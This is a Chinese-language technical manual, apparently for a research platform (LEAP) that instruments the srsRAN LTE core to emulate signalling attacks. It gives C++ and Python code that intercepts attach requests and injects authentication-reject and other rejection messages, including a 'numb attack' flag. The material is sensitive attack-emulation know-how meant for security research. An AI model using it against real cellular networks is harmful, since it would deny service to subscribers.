


一、平台架构以及流程

1. 平台架构

为了尽可能将开源协议栈与用户部分解耦，采用客户端/服务端的分布式架构，二者通过套接字连接。客户端负责辅助用户定义攻击流程，解析攻击流程并通知服务端做出更改，服务端仅负责联系客户端与协议栈，将指令转化为网络中的流程实现，从而验证攻击。

这样的功能分配强化了客户端和开源协议栈的作用，客户端独立于协议栈，致力于为用户提供良好的体验，协议栈关注 LTE 网络实现，提供真实的环境模拟，尽管服务端嵌入在协议栈中，需要修改部分协议栈代码，但其足够轻量化，仅部署在攻击相关网元上，不会造成太大的影响。



用户部分包含用户脚本和代码插桩。用户脚本通过 Python 语言指明需要验证的攻击流程，代码插桩由平台提供插桩函数，由用户插入到希望改变流程的部分。

客户端 LEAPC 是 Python 库，包含编解码卸载、消息 ID 定义、消息结构体定义、LEAPcmd 封装。

- 编解码卸载用 C 语言实现编解码功能，编译为共享库，通过 ctypes 库加载到用户脚本中来降低延迟。
- 消息 ID 定义包含协议栈消息可读名称和 ID 之间的映射定义，用户编写脚本时可以使用消息名称，在套接字传送时这些名称将被转换为 ID。
- 消息结构定义包含协议栈中消息结构体的 Python 定义，可以将字节流解析为结构体，方便脚本编程。
- LEAPcmd 封装模块解析用户脚本，封装 LEAPcmd 并发往 LEAPS。

服务端 LEAPS 使用 C++ 语言编写，嵌入在协议栈中。包含函数接口、LEAPcmd 解析、LEAPmsg 封装。

- 函数接口是对协议栈消息处理函数的封装，能够基于用户要求调用协议栈的消息处理函数，如发送特定消息、获取用户上下文等。
- LEAPmsg 封装部分从拦截的协议栈消息中提取重要信息，封装为 LEAPmsg并发送到 LEAPC。
- LEAPcmd 解析将套接字的字节流解析为 LEAPcmd 结构体，把所需参数传入函数库模块。

客户端与服务端间基于 SCTP 协议通信，共涉及 LEAPmsg 和 LEAPcmd 两种消息。

- LEAPmsg 由服务端发送，将协议栈中拦截到的消息发往客户端。
- LEAPcmd 由客户端发送，用于通知服务端执行特定操作。

1.1 服务端

客户端指令、服务端消息结构体定义，用于socket通信。

```
typedef struct
{
    int8_t_leap  command_id;
    uint8_t_leap ue_id;
    uint8_t_leap cause;
    uint8_t_leap length;
    char        message[0];
} leap_command_t;

typedef struct
{
    uint8_t_leap message_id;
    uint8_t_leap ue_id;
    uint8_t_leap length;
    char        message[0];
} leap_message_t;
```

说明：

表 2-1 LEAP_{msg} 和 LEAP_{cmd} 消息格式

字段名称	类型	功 能
message_id/command_id	必选	指明所传送的 LEAP _{msg} 和 LEAP _{cmd} 的内部 ID, LEAP _{msg} 的 ID 一般指代消息名称, 如 ITTI_MSG, LEAP _{cmd} 的 ID 一般指代动作, 如 SEND_AUTHENTICATION_REJECT
ue_id	必选	在 LEAP _{msg} 中, 该字段表明所拦截的消息属于哪个用户设备, 在 LEAP _{cmd} 中, 该字段表明指令的目标用户设备
cause	必选	传送特定消息时, 该字段存储消息的 cause 字段, 比如 AU-THENTICATION_REJECT 的 emm_cause 内容, 平台会通过 ID 判断消息类型, 决定是否提取 cause 字段内容, 因此不存在 cause 相关内容时可设为任意值
length	必选	表明后续 message 字段的长度, 若不存在 message 字段, 设为 0
message	可选	传送整条协议栈消息时使用, 字段的内存根据消息长度动态分配

提供客户端指令、服务端消息的宏定义, 在通信中用于将消息名称映射到消息 ID, 减少开销, 并用于提供可读版本的消息名称, 方便服务端代码以及客户端脚本的编写。

```
// command id
#define EXIT_LEAP_LOOP -2
#define HOLD_FALSE 0
#define HOLD_TRUE 1
#define GET_EMM_SECURITY_CONTEXT 2
#define GET_EMM_PROC_COMMON_GET_ARGS 3
#define SET_AND_SEND_EMM_ATTACH_REJECT 4
#define NAS_ITTI_DL_DATA 5
#define NAS_ITTI_PLAIN_MSG 6
#define NAS_PROC_ESTABLISH_IND 7
#define NAS_INITIAL_ATTACH_PROC 8
#define SET_AND_SEND_AUTHENTICATION_REJECT 9
#define SEND_NETWORK_INITIATED_DETACH_REQUEST 10
#define SET_AND_SEND_MODIFY_BEARER_REQUEST 11

#define buf_size 4096

// message id
#define LEAP_ITTI_MSG 0
#define LEAP_INITIAL_NAS_DATA 1
#define LEAP_EMM_SECURITY_CTX 2
#define LEAP_EMM_PROC_COMMON_GET_ARGS 3
#define LEAP_EMM_SAP_MSG 4
#define LEAP_SEC_MODE_COMMAND_NAS_DATA 5
#define LEAP_SECURITY_MODE_COMMAND 6
#define LEAP_WAIT_COMMAND 7
```

说明：

表 2-2 message_id 名称对应及含义

类型	ID	名称及含义
消息指示	0	LEAP_ITTI_MSG 拦截到 ITTI 消息
	1	LEAP_INITIAL_NAS_DATA 拦截到 ATTACH_REQUEST
	2	LEAP_EMM_SAP_MSG 拦截到 EMM SAP 消息
	3	LEAP_SEC_MODE_COMMAND_NAS_DATA 拦截到 SECURITY_MODE_COMMAND 消息的 NAS 数据部分
	4	LEAP_SECURITY_MODE_COMMAND 拦截到 SECURITY_MODE_COMMAND 消息
回应请求	5	LEAP_EMM_SECURITY_CTX message 字段存有 EMM 安全上下文信息
	6	LEAP_EMM_PROC_COMMON_GET_ARGS message 字段存有 EMM 相关参数信息

表 2-3 command_id 名称对应及含义

类型	ID	名称及含义
流程控制	-2	EXIT_LEAP_LOOP 退出服务端消息处理循环
	0	HOLD_FALSE 不暂停服务端 OAI 原流程
	1	HOLD_TRUE 暂停服务端 OAI 原流程
信息获取	2	GET_EMM_SECURITY_CONTEXT 请求 EMM 安全上下文
	3	GET_EMM_PROC_COMMON_GET_ARGS 请求 EMM 相关参数
信令控制	4	SET_AND_SEND_EMM_ATTACH_REJECT 发送 ATTACH_REJECT 信令
	5	SET_AND_SEND_AUTHENTICATION_REJECT 发送 AUTHENTICATION_REJECT 信令
	6	SEND_NETWORK_INITIATED_DETACH_REQUEST 发送 DETACH_REQUEST 信令
	7	NAS_ITTI_DL_DATA 发送 NAS 下行数据

LEAPS 为用户提供了五个套接字控制函数，用于在协议栈中进行代码插桩，具体函数。

服务端函数接口声明：

```
// functions
int leap_send_only(int assocfd, uint8_t_leap message_id, uint8_t_leap ue_id, char*
int leap_send(int assocfd, uint8_t_leap message_id, uint8_t_leap ue_id, char* sendB
int leap_rcv_only(int assocfd, char* rcvBuf, int size, int flag);
int leap_rcv(int assocfd, char* rcvBuf, int size, int flag);
int leap_loop();
int leap_wait_command();
void* _leap_wait_command(void* p);
void tcp_init();
void* tcpproc(void* p);
```

说明：

表 2-4 LEAPs 插桩函数列表

函数名称	参数	参数说明	功 能
leap_send()	assocfd	SCTP 套接字	最常用的插桩语句，拦截 OAI 内部消息，组装并发送 LEAP _{msg} ，同时调用 leap_loop() 处理用户指令。用户需要从拦截消息中提取出 message_id 和 ue_id 传入函数，或是将整个消息传入 sendBuf
	message_id	拦截消息类型	
	ue_id	消息所属 UE	
	sendBuf	消息内容	
	size	消息长度	
leap_send_only()	assocfd	SCTP 套接字	leap_send()函数的简化版，仅组装和发送消息而不调用 leap_loop()
	message_id	拦截消息类型	
	ue_id	消息所属 UE	
	sendBuf	消息内容	
	size	消息长度	
leap_rcv()	assocfd	SCTP 套接字	接收并处理 LEAP _c 发送的 LEAP _{cmd} ，包含 SCTP 库提供的消息接收函数和 LEAP _{cmd} 处理部分。所有参数均传入 sctp_rcvmsg() 函数以从套接字获得消息，最终存储到 rcvBuf 缓冲区中。LEAP _{cmd} 处理部分先使用 LEAP _{cmd} 结构体定义解析缓冲区内容，再根据 command_id 分情况调用函数处理。
	rcvBuf	接收消息内容	
	size	消息长度	
	flag	等同于套接字函数的 flag 参数	
leap_rcv_only	assocfd	SCTP 套接字	leap_rcv() 函数的简化版，仅调用 sctp_re-cvmsg()收取 LEAP _{cmd} 而不做消息处理
	rcvBuf	接收消息内容	
	size	消息长度	
	flag	等同于套接字函数的 flag 参数	
leap_loop()	无	无	循环调用 leap_rcv()，直到收到特定的返回值 “exit_loop” 时退出循环。

1.2 客户端

LEAPC是 Python 库，为用户脚本编写提供支持，包含 leap 对象和消息处理辅助函数。其中 leap 对象是与 LEAPS 通信的基本单位，每个对象对应一个 SCTP 套接字连接，包含四个套接字控制方法、两个流程控制方法、以及消息处理方法。消息处理辅助函数共五个，是 ctypes 方法的封装，辅助用户操作ctypes库处理 LEAPmsg。

表 2-5 leap 对象方法列表

类型	方法名称	说 明
套接字控制	<code>__init__()</code>	与指定的 IP 和端口建立 SCTP 连接
	<code>send()</code>	基本的 SCTP 套接字数据发送函数
	<code>recv()</code>	从 SCTP 套接字接收数据，解析为 <code>LEAP_{msg}</code> 结构体并返回各成员
	<code>send_command()</code>	<code>send()</code> 函数的封装，自动根据 <code>message</code> 字段长度填写 <code>LEAP_{cmd}</code> 的 <code>size</code> 字段，并打包发送
流程控制	<code>hold()</code>	根据传入的参数发送 HOLD(True/False)指令，参数为 True 会暂停 OAI 流程，转为执行用户定义的操作，参数为 False 会跳过 LEAPs 的拦截，继续执行 OAI 原流程
	<code>exit_loop()</code>	退出服务端消息处理循环，继续执行 OAI 原流程
消息处理	<code>nas_message_decode()</code>	调用共享库函数解码 NAS 消息
	<code>emm_sap_send_attach_reject()</code>	命令 LEAP _s 发送 ATTACH_REJECT 到特定 UE
	<code>send_authentication_reject()</code>	命令 LEAP _s 发送 AUTHENTICATION_REJECT 到特定 UE，拒绝原因通过 <code>cause</code> 字段指明
	<code>send_detach_request()</code>	命令 LEAP _s 发送 DETACH_REQUEST
	<code>send_itti_dl_data()</code>	命令 LEAP _s 发送下行 NAS 消息，消息内容在 <code>message</code> 字段指定


表 2-6 消息处理辅助函数列表

函数名称	功 能
<code>str_to_hex()</code>	转换字符串为十六进制格式
<code>pointer_convert()</code>	使用新的指针类型指向结构体头部，从而用不同的方式解析一串字节
<code>point_with()</code>	用指定类型的指针指向某一变量
<code>point_str()</code>	基于字节流缓冲区生成字符串，用指定类型指针指向字符串，以解析字节流
<code>ppstruct()</code>	按照指针类型美观地打印结构体变量的所有成员

2. 服务端与客户端交互流程

假设研究人员希望观察 UE 如何响应附着拒绝 ATTACH_REJECT 消息，需要更改 MME 原有的处理流程：阻止附着请求 ATTACH_REQUEST 的处理，转为发送一条附着拒绝 ATTACH_REJECT，如图 2-3。

- (1) 协议栈运行至附着流程起始处，即将处理附着请求。
- (2) 服务端将附着请求拦截并发送至客户端。
- (3) 服务端暂停协议栈原流程，等待用户确认是否继续暂停。
- (4) 客户端确认拦截到的附着请求是所需消息，通知服务端继续暂停，并转入新流程。
- (5) 服务端确认暂停协议栈原流程，转入新流程启动消息处理循环，等待用户指令。
- (6) 客户端通知服务端对附着请求的发起 UE 回应附着拒绝。
- (7) 服务端调用协议栈函数，对 UE 发送附着拒绝，继续等待下一条指令。
- (8) 用户修改流程结束，发送退出消息处理循环指令。
- (9) 服务端退出消息处理循环，允许协议栈继续执行原流程。



二、LEAP 客户端配置

1. 库文件配置

安装 pysctp-0.6.1。

将 leap 文件夹拷贝至 /home/nano(主文件夹) 下。

将 leap 文件夹中的 func.py 文件中所有的 artifice (共8处) 替换为 nano (主文件夹)。

详细部署流程可以参考：

[GitHub - pmcrg/LEAP](#)

2. 脚本配置


这里分别填写服务端的 ip 地址，以及为 socket 分配的端口号。

```
1 | le = leap("192.168.137.99", "7897")
```

三、srsRAN 环境搭建

在终端输入：`cd ~/.config/srsran`。

替换其中的 `enb.conf`、`epc.conf`、`user_db.csv`，配置文件位置如下：



其中 `user_db.csv` 中的信息需要与 SIM 卡中的用户信息一致。

srsRAN 环境的具体搭建步骤详见李朝纲整理的文档：

srsRAN环境搭建教程.txt 2021/12/28 19:12 文本文档 6 KB

四、代码修改以及说明

1. 服务端

1.1 代码

`tcpserver.h`:

```
1 | #ifndef SRSEPC_TCPSERVER_H
2 | #define SRSEPC_TCPSERVER_H
3 |
4 | typedef signed char int8_t_leap;
5 | typedef unsigned char uint8_t_leap;
6 |
7 | namespace srsepc {
8 |
9 |     // command id
10 |    // 客户端向服务端发送的指令与ID的映射关系
11 |    #define EXIT_LEAP_LOOP -2
12 |    #define HOLD_FALSE 0
13 |    #define HOLD_TRUE 1
14 |    #define GET_EMM_SECURITY_CONTEXT 2
15 |    #define GET_EMM_PROC_COMMON_GET_ARGS 3
```

```

16 #define SET_AND_SEND_EMM_ATTACH_REJECT 4
17 #define NAS_ITTI_DL_DATA 5
18 #define NAS_ITTI_PLAIN_MSG 6
19 #define NAS_PROC_ESTABLISH_IND 7
20 #define NAS_INITIAL_ATTACH_PROC 8
21 #define SET_AND_SEND_AUTHENTICATION_REJECT 9
22 #define SEND_NETWORK_INITIATED_DETACH_REQUEST 10
23 #define SET_AND_SEND_MODIFY_BEARER_REQUEST 11
24
25 #define buf_size 4096
26
27 // message id
28 // 服务端中的消息与ID的映射关系
29 // 这里是王玮琪根据OAI中的消息类型进行的定义，在srsRAN中是否相同还有待研究
30 #define LEAP_ITTI_MSG 0
31 #define LEAP_INITIAL_NAS_DATA 1
32 #define LEAP_EMM_SECURITY_CTX 2
33 #define LEAP_EMM_PROC_COMMON_GET_ARGS 3
34 #define LEAP_EMM_SAP_MSG 4
35 #define LEAP_SEC_MODE_COMMAND_NAS_DATA 5
36 #define LEAP_SECURITY_MODE_COMMAND 6
37 #define LEAP_WAIT_COMMAND 7
38
39 // functions
40 int leap_send_only(int assocfd, uint8_t_leap message_id, uint8_t_leap
ue_id, char* sendBuf, int size);
41 int leap_send(int assocfd, uint8_t_leap message_id, uint8_t_leap ue_id,
char* sendBuf, int size);
42 int leap_rcv_only(int assocfd, char* rcvBuf, int size, int flag);
43 int leap_rcv(int assocfd, char* rcvBuf, int size, int flag);
44 int leap_loop();
45 int leap_wait_command();
46 void* _leap_wait_command(void* p);
47 void tcp_init();
48 void* tcpproc(void* p);
49
50 // 客户端指令数据结构
51 typedef struct
52 {
53     uint8_t_leap command_id;
54     uint8_t_leap ue_id;
55     uint8_t_leap cause;
56     uint8_t_leap length;
57     char message[0];
58 } leap_command_t;
59
60 // 服务端消息数据结构
61 typedef struct
62 {
63     uint8_t_leap message_id;
64     uint8_t_leap ue_id;
65     uint8_t_leap length;
66     char message[0];
67 } leap_message_t;
68
69 }
70
71 // namespace srsepc

```

tcpserver.cc:

```

1  // system
2  #include <arpa/inet.h>
3  #include <pthread.h>
4  #include <stdint.h>
5  #include <stdio.h>
6  #include <stdlib.h>
7  #include <string.h>
8  #include <sys/socket.h>
9  #include <time.h>
10
11 // sctp (linux system)
12 #include <netinet/in.h>
13 #include <netinet/sctp.h>
14
15 // srsepc
16 #include "srsepc/hdr/mme/nas.h"
17 #include "srsepc/hdr/mme/slap.h"
18 #include "srsepc/hdr/mme/slap_nas_transport.h"
19 #include "srsran/asn1/liblte_mme.h"
20 #include "srsran/common/byte_buffer.h"
21 #include "srsran/common/common.h"
22 #include "srsran/phy/common/phy_common.h"
23
24 // tcp
25 #include "srsepc/hdr/tcpserver/tcpserver.h"
26
27 // tcp global variables
28 #define PORT 7897
29 #define LEAP_MSG_TOTAL_LENGTH 500
30 extern int socketfd, assocfd;
31 extern struct sockaddr_in s_addr, r_addr;
32 extern socklen_t len;
33
34 // flags
35 bool numb_attack_flag = false;
36 bool overload_of_SGW_flag = false;
37
38 namespace srsepc {
39
40 // global tcpserver args
41 extern leap_tcpserver_t* leap_tcpserver_args;
42
43 // tcpserver definition
44 extern char recvbuf[8192];
45 extern char sendbuf[8192];
46
47 // tcpserver args
48 extern leap_tcpserver_t* leap_tcpserver_args;
49
50 int leap_send_only(int assocfd, uint8_t message_id, uint8_t ue_id, char*
sendbuf, int size)
51 {
52     leap_message_t* send_message = (leap_message_t*)malloc(size + 3);

```

```

53     send_message->message_id    = message_id;
54     send_message->ue_id         = ue_id;
55     send_message->length        = size;
56     memcpy(send_message->message, sendbuf, size);
57     sctp_sendmsg(assocfd, send_message, size + 3, 0, 0, 0, 0, 0, 0, 0);
58     return 1;
59 }
60
61 int leap_send(int assocfd, uint8_t message_id, uint8_t ue_id, char*
sendbuf, int size)
62 {
63     leap_message_t* send_message = (leap_message_t*)malloc(size + 3);
64     send_message->message_id    = message_id;
65     send_message->ue_id         = ue_id;
66     send_message->length        = size;
67     memcpy(send_message->message, sendbuf, size);
68     sctp_sendmsg(assocfd, send_message, size + 3, 0, 0, 0, 0, 0, 0, 0);
69     return leap_loop();
70 }
71
72 int leap_rcv_only(int assocfd, char* rcvbuf, int size, int flag)
73 {
74     int rcv_size = sctp_rcvmsg(assocfd, rcvbuf, size, 0, 0, 0, 0);
75     return 0;
76 }
77
78 int leap_rcv(int assocfd, char* rcvbuf, int size, int flag)
79 {
80     printf("leap_rcv start\n");
81     int rcv_size = sctp_rcvmsg(assocfd, rcvbuf, size, 0, 0, 0, 0);
82     leap_command_t* msg_proc_t;
83     msg_proc_t = (leap_command_t*)rcvbuf;
84     int8_t command_id = msg_proc_t->command_id;
85
86     switch (command_id)
87     {
88         case GET_EMM_SECURITY_CONTEXT:
89         {
90             printf("Leap: GET_EMM_SECURITY_CONTEXT\n");
91             char st[10] = "-1";
92             leap_send_only(assocfd, LEAP_EMM_SECURITY_CTX, 1, st, 3);
93             return -1;
94             break;
95         }
96
97         // case GET_EMM_PROC_COMMON_GET_ARGS: {}
98
99         // case SET_AND_SEND_EMM_ATTACH_REJECT: {}
100
101         case EXIT_LEAP_LOOP:
102         {
103             printf("exiting\n");
104             return -2;
105             break;
106         }
107
108         case HOLD_TRUE:
109         {

```

```

110     printf("hold signal detected\n");
111     return 1;
112     break;
113 }
114
115 case HOLD_FALSE:
116 {
117     printf("hold false signal detected\n");
118     return 0;
119     break;
120 }
121
122 // case NAS_ITTI_DL_DATA: {}
123
124 // case NAS_INITIAL_ATTACH_PROC: {}
125
126 case SET_AND_SEND_AUTHENTICATION_REJECT:
127 {
128     // srsRAN nas.cc handle_authentication_response
129     printf("Leap: send ue authentication reject\n");
130
131     numb_attack_flag = true;
132     printf("numb_attack_flag = %d\n", numb_attack_flag);
133
134     // get send args
135     if(leap_tcpserver_args->nas_ctx_leap == nullptr
136         || leap_tcpserver_args->slap_leap == nullptr){
137         return -1;
138     }
139     nas* nas_leap = leap_tcpserver_args->nas_ctx_leap;
140     slap_interface_nas* slap_leap = leap_tcpserver_args->slap_leap;
141
142     nas_leap->send_authentication_reject_leap(nas_leap, slap_leap);
143
144     // release ptr
145     nas_leap = nullptr;
146     slap_leap = nullptr;
147
148     break;
149 }
150
151 // case SEND_NETWORK_INITIATED_DETACH_REQUEST: {}
152
153 case SET_AND_SEND_MODIFY_BEARER_REQUEST:
154 {
155     printf("Leap: send modify bearer request to SGW.\n");
156
157     // get send args
158     if(leap_tcpserver_args->nas_ctx_leap == nullptr)
159     {
160         return -1;
161     }
162     nas* nas_leap = leap_tcpserver_args->nas_ctx_leap;
163
164     uint16_t          erab_to_modify_leap = leap_tcpserver_args-
>erab_to_modify_leap;
165     srsran::gtp_fteid_t* enb_fteid_leap      = leap_tcpserver_args-
>enb_fteid_leap;

```

```

166         nas_leap->send_modify_bearer_request_leap(erab_to_modify_leap,
167         enb_fteid_leap);
168
169         // release ptr
170         nas_leap = nullptr;
171
172         break;
173     }
174
175 }
176
177 return -1;
178 }
179
180 int leap_loop()
181 {
182     // rc = -2 force exit loop
183     // rc = -1 normal exit
184     // rc = 0 hold false
185     // rc = 1 hold current process
186     int rc = -1;
187     while (rc == -1) {
188         rc = leap_recv(assocfd, recvbuf, buf_size, 0);
189     }
190     return rc;
191 }
192
193 void* _leap_wait_command(void* p)
194 {
195     char c[10] = "";
196     char* c_p = c;
197     leap_send(assocfd, LEAP_WAIT_COMMAND, 0, c_p, 0);
198     return NULL;
199 }
200
201 int leap_wait_command()
202 {
203     pthread_t wait_command_tid;
204     // int pthread_create(pthread_t*, const pthread_attr_t*, void* (*)
205     (void*), void*)
206     int ret = pthread_create(&wait_command_tid, 0, _leap_wait_command, 0);
207     return ret;
208 }
209
210 void* tcpproc(void* p)
211 {
212     if (-1 == (socketfd = socket(AF_INET, SOCK_STREAM, IPPROTO_SCTP))) {
213         printf("fail to create SCTP socket!\n");
214     };
215     printf("SCTP socket create success!\n");
216
217     memset(&s_addr, 0x00, sizeof(s_addr));
218     s_addr.sin_family = PF_INET;
219     s_addr.sin_port = htons(PORT);
220     s_addr.sin_addr.s_addr = inet_addr("192.168.137.99");
221     if (-1 == bind(socketfd, (struct sockaddr*)&s_addr, sizeof(s_addr))) {
222         printf("bind failed!\n");

```

```

222     }
223     printf("bind success!\n");
224
225     struct sctp_initmsg initmsg;
226     memset(&initmsg, 0, sizeof(initmsg));
227     initmsg.sinit_num_ostreams = 5;
228     initmsg.sinit_max_instreams = 5;
229     initmsg.sinit_max_attempts = 4;
230     setsockopt(socketfd, IPPROTO_SCTP, SCTP_INITMSG, &initmsg,
sizeof(initmsg));
231     listen(socketfd, 5);
232     printf("listen success!\n");
233
234     len = sizeof(struct sockaddr);
235     assocfd = accept(socketfd, (struct sockaddr*)&r_addr, &len);
236     if (-1 == assocfd) {
237         printf("accept failed!\n");
238     }
239     printf("accept success!\n");
240
241     printf("waiting\n");
242
243     // int a;
244     // scanf("%d", &a);
245
246     // close(assocfd);
247     // close(socketfd);
248
249     return NULL;
250 }
251
252 void tcp_init()
253 {
254     pthread_t tcp_tid;
255     pthread_create(&tcp_tid, 0, tcpproc, 0);
256 }
257
258 }
259
260 // namespace srsepc

```

1.2 初始化

在 MME 初始化时，同时初始化服务端，为其创建 socket 线程，具体如下。

位置：srsepc/src/mme/mme.cc

```

1 // 补充内容
2 // sctp (linux system)
3 #include <netinet/in.h>
4 #include <netinet/sctp.h>
5 // tcp
6 #include "srsepc/hdr/tcpserver/tcpserver.h"
7 // tcp global variables
8 #define PORT 7897
9 #define LEAP_MSG_TOTAL_LENGTH 500
10 int socketfd, assocfd;

```

```


11 struct sockaddr_in s_addr, r_addr;
12 socklen_t len;
13
14 namespace srsepc {
15
16     // tcpserver definition
17     char recvbuf[8192];
18     char sendbuf[8192];
19
20     // ...
21
22     int mme::init(mme_args_t* args) {
23         /*Init SLAP*/
24         /*Init GTP-C*/
25
26         /*Init TCPSERVER*/
27         // 此处为添加内容，用于初始化服务端
28         tcp_init();
29
30         /*Log successful initialization*/
31         return 0;
32     }
33
34     // ...
35 }

```

2. 插桩代码

2.1 说明

UE 接入时 srsRAN 的运行流程可以看我整理的：

 srsRAN EPC 代码执行流程图.xmind

2022/7/29 12:50

XMind Workbook

从中可以知道插桩代码位置的选取原因。

2.2 UE 接入的 Nas 数据获取

位置：srsepc/src/mme/slap_nas_transport.cc

该文件中的主要函数功能介绍：

- `handle_initial_ue_message(...)`：针对 UE 第一次接入时的信令进行处理，重点关注：
Received Initial UE message -- Attach Request 分支。
- `handle_uplink_nas_transport(...)`：针对 UE 接入后，后续向 EPC 发送的上行信令的处理逻辑。
- `send_downlink_nas_transport(...)`：用于 EPC 向基站发送下行数据。

```

1 // 补充内容:
2 #include "srsepc/hdr/tcpserver/tcpserver.h"
3 // tcp global variables
4 #define PORT 7897
5 #define LEAP_MSG_TOTAL_LENGTH 500
6 extern int sockfd, assocfd;
7 extern struct sockaddr_in s_addr, r_addr;
8 extern socklen_t len;
9

```



```

10 namespace srsepc {
11     // 补充内容:
12     // global tcpserver args
13     // 用于获取协议栈中的一些参数,用于后续信令的字段填充,由于后续的一些攻击模拟需要协议
    栈中分布在各处的一些参数,因此定义了这样一个全局的结构体,专门用来记录所需的参数
14     extern leap_tcpserver_t* leap_tcpserver_args;
15
16     bool slap_nas_transport::handle_initial_ue_message(...) {
17         // ...
18         // get leap tcpserver args
19         // 获取UE接入时的Nas数据,其中包含用户的IMSI等信息
20         leap_tcpserver_args->nas_msg_leap = (char*)nas_msg->msg;
21         leap_tcpserver_args->nas_msg_size_leap = nas_msg->N_bytes;
22         // ...
23     }

```

2.3 用于信令字段填充的全局结构体定义

位置: `srsepc/hdr/mme/nas.h`

```

1 namespace srsepc {
2
3     // leap tcpserver args from epc
4     typedef struct leap_tcpserver_s
5     {
6         nas*                nas_ctx_leap;
7         slap_interface_nas* slap_leap;
8         char*               nas_msg_leap;
9         int                 nas_msg_size_leap;
10        uint16_t             erab_to_modify_leap;
11        srsran::gtp_fteid_t* enb_fteid_leap;
12        uint32_t             enb_ue_slap_id_leap;
13    } leap_tcpserver_t;
14
15    // ...
16 }

```

2.4 插桩代码位置

位置: `srsepc/src/mme/nas.cc`

```

1 // 补充内容:
2 // tcp
